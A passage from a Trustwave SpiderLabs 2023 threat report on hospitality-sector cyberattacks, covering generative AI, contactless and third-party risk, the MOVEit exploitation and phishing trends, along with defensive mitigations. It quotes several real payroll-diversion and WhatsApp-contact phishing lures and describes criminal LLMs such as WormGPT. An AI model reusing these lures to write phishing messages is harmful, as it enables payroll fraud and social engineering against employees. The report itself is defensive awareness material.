Trustwave®
SpiderLabs®

2023 Hospitality Sector Threat Landscape

TRUSTWAVE THREAT INTELLIGENCE BRIEFING AND MITIGATION STRATEGIES

Contents

SEPTEMBER 2023

Executive Summary

31%

OF HOSPITALITY ORGANIZATIONS HAVE REPORTED A DATA BREACH IN THEIR COMPANY'S HISTORY, OF WHICH **89%** HAVE BEEN AFFECTED MORE THAN ONCE IN A YEAR

3.4 million

THE AVERAGE COST OF A HOSPITALITY BREACH

The global hospitality industry employs nearly 300 million individuals worldwide, and provides a place to stay, eat, and relax for billions of people all over the world. Spanning from hotels to restaurants to cruise ships, the industry has become deeply woven into our everyday routines, making its cybersecurity threat landscape especially vast, complex, and critical.

Nearly 31% of hospitality organizations have reported a data breach in their company's history, of which 89% have been affected more than once in a year, according to a report by Cornell University and FreedomPay. These cyberattacks have resulted in the loss of sensitive data, financial losses, and reputational damage. While the average cost of a hospitality breach ($3.4M) is lower than the cross-industry average ($4.4M), the impact on reputation can cause significant harm to the bottom line due to the highly competitive nature of the industry.

A surge towards digital technologies prompted by the pandemic, along with the overall resurgence of the hospitality industry, has rendered hospitality companies well-acquainted with cyberattacks.

In February 2022, the global hotel and resort company Marriott was targeted through social engineering, and the attackers made out with 20 gigabytes of sensitive customer data, including personal information and credit card numbers. In September 2022, InterContinental Hotels Group (IHG) was hit by a cyberattack that downed its booking systems and mobile apps.

With over 250 security researchers across the globe, the Trustwave SpiderLabs team puts its resources to task in looking into what leads to these breaches. We are uniquely positioned to do so, as we perform over 100,000 hours of penetration tests and uncover tens of thousands of vulnerabilities annually. We also have a dedicated email security team analyzing millions of phishing URLs validated daily, including 4,000-8,000 a day that are uniquely identified by Trustwave SpiderLabs. Our diverse coverage of infosec disciplines, including Continuous Threat Hunting, Forensics and Incident Response, Malware Reversal, and Database Security, give us insight into identifying how these breaches occur as well as mitigations and controls that your organization can put in place to prevent these compromises.

There are a few factors that make the hospitality industry's cybersecurity threat profile especially unique, including:

- **Seasonal and Less Sophisticated Workforce:** The hospitality sector employs a diverse workforce, with seasonal and less sophisticated staff often engaged during peak periods to meet demand. This presents a distinct risk of insider threat, intentional or not, due to the challenge of providing consistent security training to a continually changing group of employees.
- **Constant User Turnover:** Hospitality establishments encounter a fresh set of users virtually every day. This ongoing cycle demands consistent uptime, addresses bandwidth constraints, and strives to minimize potential exposure to security threats.
- **Dirty Networks:** Given the substantial volume of network users, whether they're hotel guests or individuals connecting to coffee shop Wi-Fi, organizations within hospitality must operate under the assumption that their networks are highly susceptible to attacks due to the sheer number of users. There are hesitancies to deploy patches and configuration changes that might have an adverse impact on day-to-day operations.
- **Physical Security Concerns:** Unlike conventional office buildings where employee access is typically controlled through access cards, hospitality establishments face cybersecurity risks due to the accessibility of hardware by guests. For instance, the server closet in a hotel could be left unlocked and easily accessible or a thumb drive could easily be inserted into a nearby device.
- **Franchise Model:** The franchise framework leads to disparities in policy consistency and implementation across the industry, including cybersecurity measures. Different franchisers and franchisees adopt varied business models, resulting in divergent cybersecurity practices.

Given these circumstances, it is crucial for the hospitality sector to minimize its risk and prioritize information protection. This report's objective is to thoroughly examine the multitude of threats that pose challenges to the hospitality industry.

We will begin by highlighting the significant trends currently affecting the industry, including contactless technology, generative AI, and third-party risk. Subsequently, we will analyze the attack flow specific to the hospitality sector, offering insight on specific threat actors, actionable intelligence, and recommended mitigations for each stage to illustrate how organizations can proactively identify and prevent attacks to avoid lasting impact.

In this report, we will examine many of the most prevalent threat tactics and threat actors operating across hospitality and throughout the attack chain, including:

THREAT ACTORS

- LockBit
- Medusa
- Vice Society
- BianLian
- BlackBasta
- Qillin, Royal
- Karakurt
- Ragnar
- Alphv
- Clop
- Conti
- Lv
- Play
- Hive
- BlackShadow

THREAT TACTICS

- Email-borne Malware (Emotet, Qakbot)
- Phishing (IPFS, Image Based, Brand Impersonation)
- Scams (Fake Order Scams, Extortion Scams)
- BEC (e.g., Payroll Diversion)
- Malware
- Credential Access (Bruteforcing, Auctioned Accounts)
- Vulnerability Exploitation

For additional information about the most prevalent threat actors, please go to the Appendix.

Emerging and Prominent Trends

Generative AI and Large Language Models (LLMs)

ARTIFICIAL INTELLIGENCE AND GENERATIVE AI

Unique implications and risks due to the sensitive nature of the data potentially being shared with these tools, as well as advances in phishing.

The Threat

Generative AI and Large Language Models (LLMs) continue to take the world by storm. Generative AI is a powerful tool that is being increasingly used by the hospitality sector to improve the guest experience with services like chatbots or language translation. Following the Covid-19 pandemic, many hospitality entities began leveraging chatbots to interact with guests and provide 24/7 customer support.

However, similar to other industries, using this technology also raises concerns about data privacy and security. Hospitality businesses need to carefully consider the risks and benefits of using generative AI before deploying it.

How This Could Affect You

Generative AI systems can be used to collect and store large amounts of data about guests, including personal information, travel preferences, identification documents, and payment details. This can either be through employees inputting the information, or by the guests themselves through use of a chatbot. If exposed or accessed, this data could be used by cybercriminals to commit identity theft, fraud, or other crimes.

The hospitality industry is in the business of knowing its guests and their preferences. As a result, tailored and personalized marketing is a core component to stay competitive. As more business intelligence and customer analytics platforms integrate generative AI into their tools, the hospitality sector must vet and audit the security protections within those systems.

Additionally, social engineering attacks can become more sophisticated as LLMs have the capability to create highly personalized and targeted messages.

While the potential benefits of these tools could be substantial, the security of these systems has not yet been proven. Therefore, it is essential to adopt a risk-benefit approach and carefully consider the implications with the CISO leading the way.

What Trustwave SpiderLabs Is Seeing

Trustwave is monitoring the progress and attacker implementation of generative AI and LLMs. Based on Trustwave's observations to date, the primary areas of concern are the increased speed and quality at which attackers can create phishing emails and exploit code can be enhanced. This ability will require security vendors to adjust their detection and response capabilities accordingly.

While LLMs and other technologies categorized as AI seem to have matured at a near-miraculous rate over the past year, Trustwave doesn’t have any indication that LLMs have "changed the game" in any substantive way beyond the existing cat-and-mouse scenarios we've always worked against in the security industry. Attackers are turning to tools like WormGPT and FraudGPT to bypass security controls, as outlined in a recent SpiderLabs blog.

Trustwave continues to monitor this emerging trend, tracking the novel ways threat actors use it and in opportunities for risk reduction on the defenders' side. While we explore methods of integrating LLMs to augment our workflow, we see promising trends in identifying PoC exploit code, reverse-engineering malware, and processing large amounts of log files to identify and prioritize threats that must be addressed.

Mitigations to Reduce Risk

- Evaluate your security solutions with generative AI and LLMs in mind. Choose security tools or partners that can detect AI-generated threats like advanced phishing.
- Create robust internal policies, controls, and employee training for proper data usage and data sharing to help minimize the risk of data breaches.
- Consider instituting an internal AI Infosec working group across relevant teams (like Legal, Privacy, IT, Marketing, et al.) to deal with governance and data sharing guidelines.
- Carefully vet your supply chain and inspect their policies and controls around use of your corporate or customer data in their generative AI and LLM applications.
- Monitor generative AI systems for suspicious activity and keep them up to date.

Contactless Technology

MOBILE HAS NOW BECOME A PRIME ATTACK SURFACE FOR THE HOSPITALITY INDUSTRY

The Threat

During and following the pandemic, the hospitality industry rapidly adopted contactless technology. This is due to the many benefits that contactless technology offers, such as improved customer or guest experience, competitive differentiation, increased efficiency, and during the pandemic, a reduced risk of infection.

For example, for hotels, contactless check-in, payments, and room access have become industry standard. Across the restaurant industry, ordering food, making reservations, and paying is increasingly going mobile. Concert venues and sporting events have accelerated the use of mobile ticketing and contactless payments.

While these shifts have led to improved efficiency, they've also introduced new security challenges, such as the need to protect sensitive data and prevent fraud.

How This Could Affect You

With hotels bowing to the demand of their customers, 80% of which prefer using mobile technology, mobile has now become a prime attack surface for the hospitality industry.

Frequently, these attacks commence with cunning social engineering tactics like phishing emails, which enable the introduction of malware into the hospitality organization's network. Compounding this issue, the reliance on hospitality Wi-Fi networks poses another avenue for exploitation, as evidenced by past instances like the DarkHotel cyber espionage campaign.

Due to the interconnectedness of the systems, a breach can take a hospitality organization's operations fully offline. For example, in December 2021, Nordic Choice Hotels fell victim to a ransomware attack that resulted in the shutdown of corporate systems, check-in counters, and internet-connected devices. Hotel staff were left to check guests into their rooms with pen and paper.

What Trustwave SpiderLabs Is Seeing

In most hotels and hospitality locations, customers and guests will regularly encounter contactless technologies and IoTs such as electronic key cards, kiosks, digital billboards, electronic gaming devices, online reservations systems, smart TVs, tablets, online menus, and mobile PoS (point-of-sale) devices. For a threat actor, these are enticing avenues for attack.

In fact, based on our research, a threat actor does not even need to be onsite to attack hospitality devices and systems. Trustwave SpiderLabs has seen a multitude of exposed ports, services, and applications from hospitality organizations that are publicly available on the Internet. Prevalent ones are network devices, property management systems, backup power controllers, power distribution systems, phone systems, smart energy management systems, and IP cameras.

We have also seen less prevalent exposures, but exposures nonetheless, in equally critical systems like fingerprint readers, wind river systems, air conditioning and water control systems, HVAC controls, RDP sessions, and hotel power backup devices. Needless to say, some of these are systems that support the operations of the organizations and could potentially cause major disruption of services if successfully attacked and compromised.

The surge of technological advancements in this sector continues to expand the attack surface and opens fresh possibilities and opportunities, both for the business and the threat actors. For example, newer features like contactless table payments and smartphone-card reader integrations offer a seamless experience to businesses and customers alike but also introduce new vectors of attack. It's critical to rigorously scrutinize these technologies' security aspects before adopting them widely.

Mitigations to Reduce Risk

- Deploy evergreen offensive and defensive cybersecurity measures.
- Execute vulnerability assessments and penetration testing on a regular basis to pinpoint susceptible devices and servers. Devote particular attention to systems that house sensitive data and systems that control or support critical hospitality/hotel infrastructure.
- Elevate the priority of system and software patching for databases containing customer, employee and payment information. Implement database auditing tools like Trustwave's DbProtect, capable of identifying vulnerabilities, misconfigurations, and user privileges, to proactively mitigate potential risks.
- Enforce the placement of all servers and devices within the confines of a firewall and adhere to sound network segmentation practices to fortify access control measures.
- Deactivate Internet connectivity for servers and devices that do not necessitate online access.
- Reinforce access controls, setting them to the minimum essential levels for authorized users.
- Expeditiously apply patches to critical vulnerable systems.
- Recognize the significance of patching within the hospitality domain, where its execution can be intricate due to the reliance to third-party managed systems and networks are prevalent.
- Perform proper due diligence around controls and policies of supply chain vendors integrated into your contactless technologies.

Third-party Risk and Exposure

Attack Vectors Targeting Hospitality

- Property Management Systems
- Back-Office Systems, Point-of-Sales Systems
- Reservation and Booking Systems
- Physical Access Control Systems (Lock and Key)
- Parking Systems
- Entertainment Systems
- Gaming Systems
- HR and Personnel Scheduling Systems
- HVAC Systems
- Surveillance Systems
- Customer Kiosks, Digital Billboards, and Many More.

The Threat

The hospitality industry is increasingly reliant on third-party vendors for a variety of services, such as HVAC, vending machines, and PoS systems. This creates a multitude of third-party risks, as these vendors may have access to sensitive data or systems. Hospitality businesses need to carefully vet their third-party vendors and implement strong security measures to mitigate this risk.

How This Could Affect You

Similar to other sectors, the hospitality industry heavily depends on external partners, including Software-as-a-Service (SaaS) and third-party software vendors.

The list of third-party software could potentially be used as attack vectors targeting hospitality organizations is expansive. These include but are not limited to, software such as property management systems, back-office systems, point-of-sales systems, reservation and booking systems, physical access control systems (lock and key), parking systems, entertainment and gaming systems, HR and personnel scheduling systems, HVAC systems, surveillance systems, customer kiosks, digital billboards, and many more.

It is crucial for organizations to prioritize ensuring their suppliers adhere to stringent security measures to mitigate potential risks. It's also important to remember that an organization is often reliant on these types of suppliers to patch and update systems, which could open them up to risk of vulnerabilities.

What Trustwave SpiderLabs Is Seeing

Attackers frequently target employees, managers, partners, and third-party service providers who are considered potential weak points in the network and sources of sensitive organizational data.

An illustrative example of this phenomenon was in 2019 when a Magecart campaign executed a supply chain attack on Roomleader, a digital marketing services provider. The attackers infected Roomleader's "viewedHotels" library module, used for saving hotel information, with malicious JavaScript code. The injected skimmer code replaced mobile payment forms on hotel websites, aiming to gather Card Verification Code (CVC) numbers. This affected two major hotel chains, with a presence across 14 countries.

More recently, supply chain headlines, like 3CX or the infamous SolarWinds, underscore the exposure that third-party vendors can expose hospitality organizations to.

MOVEit RCE

VULNERABILITY IS ONE OF THE TOP EXPLOITS TARGETING HOSPITALITY CLIENTS

We have identified a significant surge in Clop ransomware attacks due to this MOVEit zero-day vulnerability

To put this into context, in Trustwave SpiderLabs data, the MOVEit RCE (CVE-2023-34362) vulnerability is one of the top exploits targeting hospitality clients. A threat actor that can successfully leverage MOVEit can potentially provide attackers access to a victim's systems and data. Based on metadata analysis of 150+ victims within the hospitality sector we have identified a significant surge in Clop ransomware attacks due to this MOVEit zero-day vulnerability.

Additionally, our teams have seen many infections on fully third-party managed workstations and servers where corporate tools are not allowed to be installed. Since no trusted corporate security tools are installed, we typically detect these infections by identifying traffic anomalies and IOCs. This highlights the dangers of having inconsistent security control implementation in vendor environments, which becomes the weak link to the organization.

Such observations highlight how attackers leverage weaknesses in third-party systems and the inadvertent insider threat posed by the targeted organization and its IT team.

Mitigations to Reduce Risk


- Hospitality organizations must ensure their own systems and those belonging to third-party partners are secure and protected by the latest security measures, controls, and policies. This can be achieved through regular penetration tests and vulnerability scans and regular security audits.
- Maintain an inventory management system for all devices and associated software, including vendor-developed software components, operating systems, version and model numbers.
- Implement a routine vulnerability scan before installing any new devices or technology onto the operating IT network.

Dissecting the Attack Flow for Hospitality

Attack Flow Overview

While the specifics and details of every breach and compromise may vary, there is typically a specific attack flow that occurs from the initial security bypass to escalation, compromise, followed by persistent home on your network and exfiltration and/or destruction of valuable data. The following analysis presents an overview of the attack flow specific to the hospitality sector, incorporating insights from the Trustwave SpiderLabs team and offering actionable mitigations for organizations to implement.

At each stage of the attack flow, the recommended mitigations provide proactive guidance to minimize the potential risks of financial, reputational, regulatory, or physical impacts to a hospitality-oriented organization. The typical sequence of events unfolds as follows:



Initial Foothold → Initial Payload → Expansion / Pivoting → Malware → Exfiltration / Post Compromise

Attack Flow Steps

Initial Foothold

This is the step where the attacker successfully triggers a security bypass that will give them the ability to expand their access to suit their motives and goals. This initial foothold can take various forms, ranging from successful phishing attacks to vulnerability exploitation or even logging into public-facing systems using previously acquired credentials.

In this section, we will explore the most common methods through which attackers gain this initial foothold in hospitality sector, like phishing, BEC techniques, vulnerabilities and exploits.

Initial Payload

Once the attackers have established a foothold on the network, they will proceed to download more sophisticated tools and malware.

In this section, we will specifically concentrate on real-world examples of the types of payloads that frequently target the hospitality industry.

Expansion / Pivoting

The initial foothold typically involves a low-value workstation, such as a phishing victim's laptop, or a network appliance like a VPN endpoint.

In this section, we will showcase how once armed with the necessary tools, attackers can target higher-value accounts and systems, such as Domain Admins, root accounts, Active Directory Systems, and Database servers.

Malware


There are a variety of malware types with a myriad of uses. We're talking about Remote Access Toolkits (RATs), infostealers, Ransomware, and many others.

In this section, we will focus on the types of malware that are prevalent in hospitality.

Exfiltration / Post Compromise

In most cases, the primary motive behind compromises is data theft.

In this section, we will explore the types of data that are targeted and exfiltrated in hospitality-related compromises. Additionally, we will present real-world examples of hospitality data breaches to provide concrete illustrations.



Initial Foothold: Phishing and Business Email Compromise (BEC)

The Threat

Phishing stands out as the most commonly exploited method for gaining an initial foothold in an organization. Instead of attempting to exploit the software or systems on the network, attackers direct their focus towards targeting the individuals operating the keyboard.

Using a persuasive and time-sensitive email, the attacker successfully convinces their victim to take specific actions, such as opening an attachment, clicking on an embedded URL, or following instructions to change the bank account where and employee's payroll is credited to.

TYPICAL PHISHING GOALS:

- **Credential theft:** e.g.: Invoice from a customer includes a link. When the link is clicked it prompts the user for their password before "access is granted to the document"
- **Malware insertion:** via Powershell scripts, Javascript, macros
- **Triggering some action:** e.g., changing bank accounts where employee payroll is credited to ("Payroll Diversion")

Trustwave SpiderLabs Insights


The Trustwave SpiderLabs team is dedicated to monitoring email-based threats including opportunistic phishing, targeted/spear-phishing, Business Email Compromise (BEC), scams, and malspam.

Over the last year, the team has flagged Emotet and Qakbot as the most common email-borne malware in hospitality. We have seen spikes of Emotet in June, July, and November 2022 in our hospitality clients. Qakbot has also remained active, but less in volume compared to previous years. The attacks have employed a number of different delivery methods during the last year including:

NOVEL PHISHING ATTACHMENT TYPES:


- HTML
- Binaries
- PDF
- Excel

HTML is the top file attachment being leveraged and is used in phishing as a redirector to facilitate credential theft and for delivering malware through HTML Smuggling. Trustwave SpiderLabs released additional research on HTML Smuggling here. We also saw new file types being used, particularly OneNote. We first observed OneNote attachments being used to deliver email-borne malware last December 2022 with its prevalence spiking in Q1 2023. Once Microsoft started implementing blocking actions on certain file extensions in OneNote, attackers started shifting to PDF attachments.



Distribution of File Types of Email-Borne Malware Attachments

These types of emails are crafted to convince the recipient to perform an action, like clicking on a malicious link or opening a malicious attachment. A common lure in phishing emails in the hospitality industry is “Payroll Diversion.” The "Payroll Diversion" lure is when an attacker tries to get an employee to change the bank account where their payroll is credited to. Attackers typically leverage “issues with their previous bank” as the reason for the change request. Below is an example of this type of lure:




From customer <pan936006@gmail.com>
Subject TIME SENSITIVE
6/13/2023, 7:26 AM
To Customer email address

Hello, I would like to change my direct deposit information to a new account because I have an issue with my account on file. Can you update it for me so the change can be effective for the next payroll. Thanks

customer
Party host
ROCKIN' JUMP

Example of a “Payroll Diversion” Lure

The second most prevalent lure is the "Discussion" type, where the attacker attempts to make personal contact with the recipient. The attacker’s preferred mode of contact that attackers typically try to get is usually mobile, either via phone number or WhatsApp. There are, however, some attackers opting for email communications as well. Below is an example of this lure:



ASAP - Mozilla Thunderbird

From [redacted] <sandra273sammy@gmail.com>

Subject ASAP

6/8/2022, 11:51 PM

To Customer email address

Hello Francisco

Do you have a moment?

Kindly re-confirm your cell number (WhatsApp) immediately.


Kind Regards..

Example of a “Discussion” Lure

Aside from the Payroll Diversion and Discussion lures, below are some of the other more common lures our email security team found targeting hospitality entities in the past year:

- Task
- Availability
- Gift Card
- Gift Purchase
- Wire Transfer
- Unpaid Invoice
- Aging Report

Below is another notable BEC sample using the “Payroll Diversion” lure that the Trustwave SpiderLabs team analyzed. The BEC sample shown below has a PDF attachment. BEC are usually small in size and do not contain links or attachments. In this case, the PDF serves as an evasion tactic as it adds size to the email and makes it appear more legitimate.



× Message Details

Folder [redacted]

Date [redacted]

From nasaiah77@gmail.com

Size 141.79 KB

To Customer email address

Path [redacted]

Subject Nasaiah - Direct Deposit Authorization Form

Type Message Body   Size 431.00 Bytes

```
Attached below, you can find a copy of my direct deposit authorization
form. Please submit this to the payroll department and update my payment
instructions accordingly.

Thanks
```

Direct Deposit Form

Nasaiah

CUSTOMER NAME

001

PAY TO THE ORDER OF XXXXXXXXXXXXXXX $

XXXXXXXXXXXXXXXXXXXXXXXXX DOLLARS

BEC Email Using PDF Evasion Tactic

Our team has also observed the prevalence of email-based scams. The most common scam detected in the emails received by our hospitality customers are fake orders and extortion. These fraudulent activities have two distinct objectives: collecting personal data and demanding money from the victims, respectively. For example, one incident in our hospitality client base had a threat actor targeting the CEO, CISO, and CFO via email claiming to have compromised their systems and demanding payment or that they would release the data on the Dark Web. Ultimately, no proof was provided, and no payment was made.

Furthermore, the impact of AI and language models such as ChatGPT on phishing attacks has been under observation by Trustwave SpiderLabs. Several of the red flags we educate users about, in terms of recognizing phishing emails, encompass aspects like spotting typos, errors in grammar, and a generally awkward writing style that could suggest the sender is not proficient in the language.


Lately we have noted the emergence of malicious LLMs like WormGPT and FraudGPT on underground forums, highlighting the potential cybersecurity risks posed by their criminal use. WormGPT's and FraudGPTs capabilities includes not only crafting convincing phishing emails but even assisting in creating undetectable malware, writing malicious code, and finding vulnerabilities. More details can be found in the recent Trustwave SpiderLabs blog here.

Trustwave® MailMarshal

When layered, captures up to 90% of malicious emails missed by other email security vendors.

Mitigations to Reduce Risk

- Regularly perform simulated phishing assessments to evaluate the efficiency of anti-phishing training and provide retraining for individuals who repeatedly fall victim.
- Enforce strong anti-spoofing protocols, involving the deployment of cutting-edge technologies within email gateways.
- Employ a multi-tiered approach to email scanning, utilizing a solution such as Trustwave MailMarshal to enhance the accuracy and efficacy of both detection and protective measures.
- Employ methodologies aimed at identifying domain misspellings, thereby facilitating the recognition of phishing attempts and Business Email Compromise (BEC) attacks.



Initial Foothold

Threat Actor

VPN Acess Point

Initial Payload

Expansion / Pivoting

Malware

Exfiltration / Post Compromise

Initial Foothold: Logging in

The Threat


Sometimes attackers gain access to your network simply by logging in. This could occur if the default credentials for a device have not been changed, if weak passwords are used and vulnerable to brute forcing, or if credentials have been purchased from an underground forum. Beyond simple credentials, accounts are sometimes auctioned with active sessions already in place in a target organization.

Trustwave SpiderLabs Insights

The Trustwave SpiderLabs team performs proactive threat hunts to find and identify breaches or compromises before they are activated by an attacker. In the course of these engagements, the team regularly finds the following issues that directly contribute to this threat.

CREDENTIAL ACCESS ON VALID ACCOUNTS

Based on data from our hospitality client base, 26% of all reported incidents can be attributed to Credential Access, particularly by brute forcing. This tactic has threat actors leveraging valid accounts to compromise systems by simply logging in using weak passwords that are vulnerable to password guessing.



Fusion Incidents in Hospitality Categorized Using MITRE

For example, when passwords like "Password123!" still exist in your organization, it's a certainty that malicious entities will exploit this weakness. Additionally, our team commonly finds administrative accounts with passwords older than one year. The longer a password goes unchanged, the higher the likelihood that those credentials could be leaked, compromised, or brute forced.

26%

OF ALL REPORTED INCIDENTS CAN BE ATTRIBUTED TO CREDENTIAL ACCESS, PARTICULARLY BY BRUTE FORCING

Finally, our team has found that default credentials often go unchanged, particularly in IoT devices. This could be due to a multitude of reasons, but it's often indicative of inconsistencies in the technology deployment process, lack of IT oversight to certain vendor devices and networks or just simply overlooked. Default credential libraries are as easy to look up as a Google search and often becomes a quick and easy foothold for even unsophisticated threat actors.

AUCTION FOR ACCESS

One consistent malicious service offering that the Trustwave SpiderLabs team has seen is the auctioning or sale of unauthorized access. The monetization of unauthorized access to enterprise networks has been an ongoing practice rather than a recent trend.

